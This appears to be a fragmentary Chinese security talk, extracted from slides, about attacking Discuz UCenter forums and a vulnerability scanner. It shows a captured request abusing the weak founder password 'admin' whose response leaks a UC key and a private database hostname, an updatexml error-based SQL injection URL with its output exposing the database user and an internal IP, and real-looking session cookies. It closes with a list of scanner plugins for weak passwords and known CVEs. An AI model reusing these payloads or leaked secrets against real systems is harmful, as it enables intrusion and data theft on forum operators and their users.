

dz uc 弱口令 / uc key泄露

Raw	Params	headers	hex
<pre>POST /bbs/tnucserver/index.php?m=app&a=add HTTP/1.1 Host: www.r... .com User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:42.0) Gecko/20100101 Firefox/42.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Cookie: tn_visit_id=71gbro7iy6ped5jf99cwkf; tn_visit_utm=DIRECT_ENTRY; tn_visit_data=REISRUNUX0VOVFJZ.aHR0cHM6Ly93d3cubWFkYWlsaWNhaS5jb20vd2ViLyMvcGFzc3Bv cnQvbWFKb3UvY29udmVyc2lmbg%3D%3D; _ga=GA1.2.530914325.1472007560; aliyungf_tc=AQAAAGIYVIRzNw8Arn8geTrYrqHqgUat; tnsessionid=5E2543B7F72C40E2AB5BFFA217A5E1F3; ToWc_c628_saltkey=jZ6YdNv6; ToWc_c628_auth=9cdbBIXTsR9T7iyh3%2BaEt4rmzqzuk2Z8D0dMa2R; ToWc_c628_lastvisit=1472004999; ToWc_c628_sid=q5W5MU; ToWc_c628_lip=121.32.127.174%2C1472008403; ToWc_c628_lastact=1472008610%09misc.php%09patch; ToWc_c628_ulastactivity=dcb86otYvMz3D4yYqs4UNrF5aj8FVdujoX%2B77ZOYEZOPL7jyMlx2; ToWc_c628_sendmail=1; ToWc_c628_noticeTitle=1; _gat=1 Connection: keep-alive Content-Type: application/x-www-form-urlencoded Content-Length: 82 ucfounderpw=admin&apptype=DISCUZX&appname=test&appurl=http://localhost:8888/dz/utf</pre>			
<pre>HTTP/1.1 200 OK Date: Wed, 24 Aug 2016 03:25:09 GMT Content-Type: text/html; charset=UTF-8 Connection: keep-alive Server: ZTX Vary: Accept-Encoding X-Powered-By: PHP/5.6.9 Access-Control-Allow-Origin: * Content-Length: 188 T5xaI4b5L0G7Z73ey515Y5Lc81w5S8kfG0ybz3gej1K9Ufl6Kds0E3A0t7HcidCa w0syqkprivate.mysql.rds.aliyuncs.com ...-bbs-prod bbs_a4bsouo2ubr f8 tn_ucenter_ utf-8</pre>			

dz uc 弱口令 / uc key泄露

INT SQL XSS Encryption Encoding Other

Load URL `http://127.0.0.1/uc_sql.php?id=1-{updatexml(1,concat(0x5e24,(select user()),0x5e24),1)}`

Split URL

Execute

Enable Post data Enable Referrer

禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项

HTTP/1.1 200 OK Date: Wed, 24 Aug 2016 03:58:29 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Aliyungf_tc=AQAAAPcFLAr7FAsArn8geZAKIu/FOU+P; Path=/; HttpOnly Server: ZTX Vary: Accept-Encoding X-Powered-By: PHP/5.6.9

UCenter info: MySQL Query Error

SQL:SELECT uid, username, email FROM [Table]members WHERE uid IN (0,1-(updatexml(1,concat(0x5e24,(select user()),0x5e24),1)))

Error:XPath syntax error: '^\$bbs_a4bsouo2ubmx@10.160.22.74:

Errno:1105

0


0x04 工欲善其事，必先利其器

- 基于代理的被动式扫描工具


http/https代理



程序流程



技术细节



高效的异步框架

- 服务弱口令
 - Telnet弱口令
 - SSH弱口令
 - FTP 弱口令
 - Rsync弱口令
 - NFS弱口令
 - Mongodb 配置不当导致未授权访问漏洞
 - MSSQL弱口令
 - MySQL存在弱口令
- 漏洞插件扫描
 - Redis未授权访问
 - Memecache 未授权访问
 - 心脏出血漏洞
 - CVE-2014-6271(ShellShock)
 - 域名传输漏洞
 - IIS 6.0 PUT 任意文件创建漏洞
 - MS10-070 ASP.NET Padding Oracle信息泄露漏洞
 - Nginx 解析漏洞可导致远程代码执行
 - PHP远程代码执行漏洞 (CVE-2012-1823)
 - IIS短文件名泄露漏洞
 - Struts2 远程代码执行漏洞
 - .svn/entries信息泄露
 - wordpress弱口令检测
 - wordpress后门检测
 - phpMyAdmin弱口令
 - Discuz UCenter X-Forwarded-For 验证码绕过导致可被爆破密码漏洞
 - Discuz管理员用户弱口令
 - Elasticsearch 任意文件读取漏洞(CVE-2015-3337)
 - Elasticsearch Groovy脚本远程代码执行漏洞 (CVE-2015-1427)
 - .git文件泄漏



Thanks !